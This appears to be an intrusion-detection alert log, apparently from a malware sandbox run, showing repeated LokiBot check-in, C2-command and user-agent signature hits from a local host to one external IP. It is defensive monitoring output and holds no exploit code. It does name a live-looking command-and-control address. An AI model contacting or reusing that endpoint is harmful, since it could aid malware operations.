12/03/20-09:58:55.251442	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49817	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.104521	TCP	2570	WEB-MISC Invalid HTTP Version String	49818	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.104521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.104521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.104521	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.104521	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49818	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.845938	TCP	2570	WEB-MISC Invalid HTTP Version String	49819	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.845938	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.845938	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.845938	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.5	45.134.225.18
12/03/20-09:58:56.845938	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49819	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.170565	TCP	2570	WEB-MISC Invalid HTTP Version String	49820	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.170565	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.170565	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.170565	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.170565	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49820	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.446674	TCP	2570	WEB-MISC Invalid HTTP Version String	49821	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.446674	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.446674	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.446674	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.446674	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49821	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.729424	TCP	2570	WEB-MISC Invalid HTTP Version String	49822	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.729424	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49822	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.729424	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49822	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:57.729424	TCP	2025381	ET TROJAN LokiBot Checkin	49822	80	192.168.2.5	45.134.225.18
12/03/20-09:58:57.729424	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49822	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.017428	TCP	2570	WEB-MISC Invalid HTTP Version String	49823	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.017428	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.017428	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.017428	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.017428	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.309820	TCP	2570	WEB-MISC Invalid HTTP Version String	49824	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.309820	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49824	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.309820	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49824	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.309820	TCP	2025381	ET TROJAN LokiBot Checkin	49824	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.309820	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49824	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.587872	TCP	2570	WEB-MISC Invalid HTTP Version String	49825	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.587872	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49825	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.587872	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49825	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.587872	TCP	2025381	ET TROJAN LokiBot Checkin	49825	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.587872	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49825	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.873859	TCP	2570	WEB-MISC Invalid HTTP Version String	49826	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.873859	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49826	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.873859	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49826	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.873859	TCP	2025381	ET TROJAN LokiBot Checkin	49826	80	192.168.2.5	45.134.225.18
12/03/20-09:58:58.873859	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49826	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.152763	TCP	2570	WEB-MISC Invalid HTTP Version String	49827	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.152763	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49827	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.152763	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49827	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.152763	TCP	2025381	ET TROJAN LokiBot Checkin	49827	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.152763	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49827	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.438654	TCP	2570	WEB-MISC Invalid HTTP Version String	49828	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.438654	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49828	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.438654	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49828	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.438654	TCP	2025381	ET TROJAN LokiBot Checkin	49828	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.438654	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49828	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.721865	TCP	2570	WEB-MISC Invalid HTTP Version String	49829	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.721865	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49829	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.721865	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49829	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.721865	TCP	2025381	ET TROJAN LokiBot Checkin	49829	80	192.168.2.5	45.134.225.18
12/03/20-09:58:59.721865	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49829	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:00.010755	TCP	2570	WEB-MISC Invalid HTTP Version String	49830	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.010755	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.010755	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.010755	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.010755	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49830	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.301368	TCP	2570	WEB-MISC Invalid HTTP Version String	49831	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.301368	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49831	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.301368	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49831	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.301368	TCP	2025381	ET TROJAN LokiBot Checkin	49831	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.301368	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49831	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.583029	TCP	2570	WEB-MISC Invalid HTTP Version String	49832	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.583029	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.583029	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.583029	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.583029	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49832	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.871001	TCP	2570	WEB-MISC Invalid HTTP Version String	49833	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.871001	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49833	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.871001	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49833	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.871001	TCP	2025381	ET TROJAN LokiBot Checkin	49833	80	192.168.2.5	45.134.225.18
12/03/20-09:59:00.871001	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49833	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.143196	TCP	2570	WEB-MISC Invalid HTTP Version String	49834	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.143196	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.143196	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.143196	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.143196	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49834	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.429145	TCP	2570	WEB-MISC Invalid HTTP Version String	49835	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.429145	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49835	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.429145	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49835	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.429145	TCP	2025381	ET TROJAN LokiBot Checkin	49835	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.429145	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49835	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.725157	TCP	2570	WEB-MISC Invalid HTTP Version String	49837	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.725157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49837	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.725157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49837	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.725157	TCP	2025381	ET TROJAN LokiBot Checkin	49837	80	192.168.2.5	45.134.225.18
12/03/20-09:59:01.725157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49837	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.017505	TCP	2570	WEB-MISC Invalid HTTP Version String	49838	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.017505	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49838	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:02.017505	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49838	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.017505	TCP	2025381	ET TROJAN LokiBot Checkin	49838	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.017505	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49838	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.314833	TCP	2570	WEB-MISC Invalid HTTP Version String	49839	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.314833	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49839	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.314833	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49839	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.314833	TCP	2025381	ET TROJAN LokiBot Checkin	49839	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.314833	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49839	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.608496	TCP	2570	WEB-MISC Invalid HTTP Version String	49840	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.608496	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49840	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.608496	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49840	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.608496	TCP	2025381	ET TROJAN LokiBot Checkin	49840	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.608496	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49840	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.886695	TCP	2570	WEB-MISC Invalid HTTP Version String	49841	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.886695	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.886695	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.886695	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.2.5	45.134.225.18
12/03/20-09:59:02.886695	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49841	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.160439	TCP	2570	WEB-MISC Invalid HTTP Version String	49842	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.160439	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.160439	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.160439	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.160439	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49842	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.437818	TCP	2570	WEB-MISC Invalid HTTP Version String	49843	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.437818	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49843	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.437818	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49843	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.437818	TCP	2025381	ET TROJAN LokiBot Checkin	49843	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.437818	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49843	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.717615	TCP	2570	WEB-MISC Invalid HTTP Version String	49844	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.717615	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49844	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.717615	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49844	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.717615	TCP	2025381	ET TROJAN LokiBot Checkin	49844	80	192.168.2.5	45.134.225.18
12/03/20-09:59:03.717615	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49844	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.005646	TCP	2570	WEB-MISC Invalid HTTP Version String	49845	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.005646	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.005646	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.005646	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:04.005646	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.290575	TCP	2570	WEB-MISC Invalid HTTP Version String	49847	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.290575	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49847	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.290575	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49847	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.290575	TCP	2025381	ET TROJAN LokiBot Checkin	49847	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.290575	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49847	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.568647	TCP	2570	WEB-MISC Invalid HTTP Version String	49848	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.568647	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49848	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.568647	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49848	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.568647	TCP	2025381	ET TROJAN LokiBot Checkin	49848	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.568647	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49848	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.849861	TCP	2570	WEB-MISC Invalid HTTP Version String	49849	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.849861	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49849	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.849861	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49849	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.849861	TCP	2025381	ET TROJAN LokiBot Checkin	49849	80	192.168.2.5	45.134.225.18
12/03/20-09:59:04.849861	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49849	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.128707	TCP	2570	WEB-MISC Invalid HTTP Version String	49850	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.128707	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.128707	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.128707	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.128707	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49850	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.408354	TCP	2570	WEB-MISC Invalid HTTP Version String	49851	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.408354	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.408354	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.408354	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.408354	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49851	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.686313	TCP	2570	WEB-MISC Invalid HTTP Version String	49852	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.686313	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.686313	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.686313	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.686313	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49852	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.957218	TCP	2570	WEB-MISC Invalid HTTP Version String	49853	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.957218	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.957218	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.957218	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.2.5	45.134.225.18
12/03/20-09:59:05.957218	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49853	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.236263	TCP	2570	WEB-MISC Invalid HTTP Version String	49856	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:06.236263	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.236263	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.236263	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.236263	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49856	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.511007	TCP	2570	WEB-MISC Invalid HTTP Version String	49857	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.511007	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.511007	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.511007	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.511007	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49857	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.784478	TCP	2570	WEB-MISC Invalid HTTP Version String	49858	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.784478	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.784478	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.784478	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.2.5	45.134.225.18
12/03/20-09:59:06.784478	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49858	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.044170	TCP	2570	WEB-MISC Invalid HTTP Version String	49859	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.044170	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49859	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.044170	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49859	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.044170	TCP	2025381	ET TROJAN LokiBot Checkin	49859	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.044170	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49859	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.312919	TCP	2570	WEB-MISC Invalid HTTP Version String	49860	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.312919	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49860	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.312919	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49860	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.312919	TCP	2025381	ET TROJAN LokiBot Checkin	49860	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.312919	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49860	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.584280	TCP	2570	WEB-MISC Invalid HTTP Version String	49861	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.584280	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49861	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.584280	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49861	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.584280	TCP	2025381	ET TROJAN LokiBot Checkin	49861	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.584280	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49861	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.870739	TCP	2570	WEB-MISC Invalid HTTP Version String	49862	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.870739	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.870739	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.870739	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.2.5	45.134.225.18
12/03/20-09:59:07.870739	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49862	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.139002	TCP	2570	WEB-MISC Invalid HTTP Version String	49863	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.139002	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49863	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.139002	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49863	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:08.139002	TCP	2025381	ET TROJAN LokiBot Checkin	49863	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.139002	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49863	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.414954	TCP	2570	WEB-MISC Invalid HTTP Version String	49864	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.414954	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49864	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.414954	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49864	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.414954	TCP	2025381	ET TROJAN LokiBot Checkin	49864	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.414954	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49864	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.692622	TCP	2570	WEB-MISC Invalid HTTP Version String	49865	80	192.168.2.5	45.134.225.18
12/03/20-09:59:08.692622	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49865	80	192.168.2.5	45.134.225.18
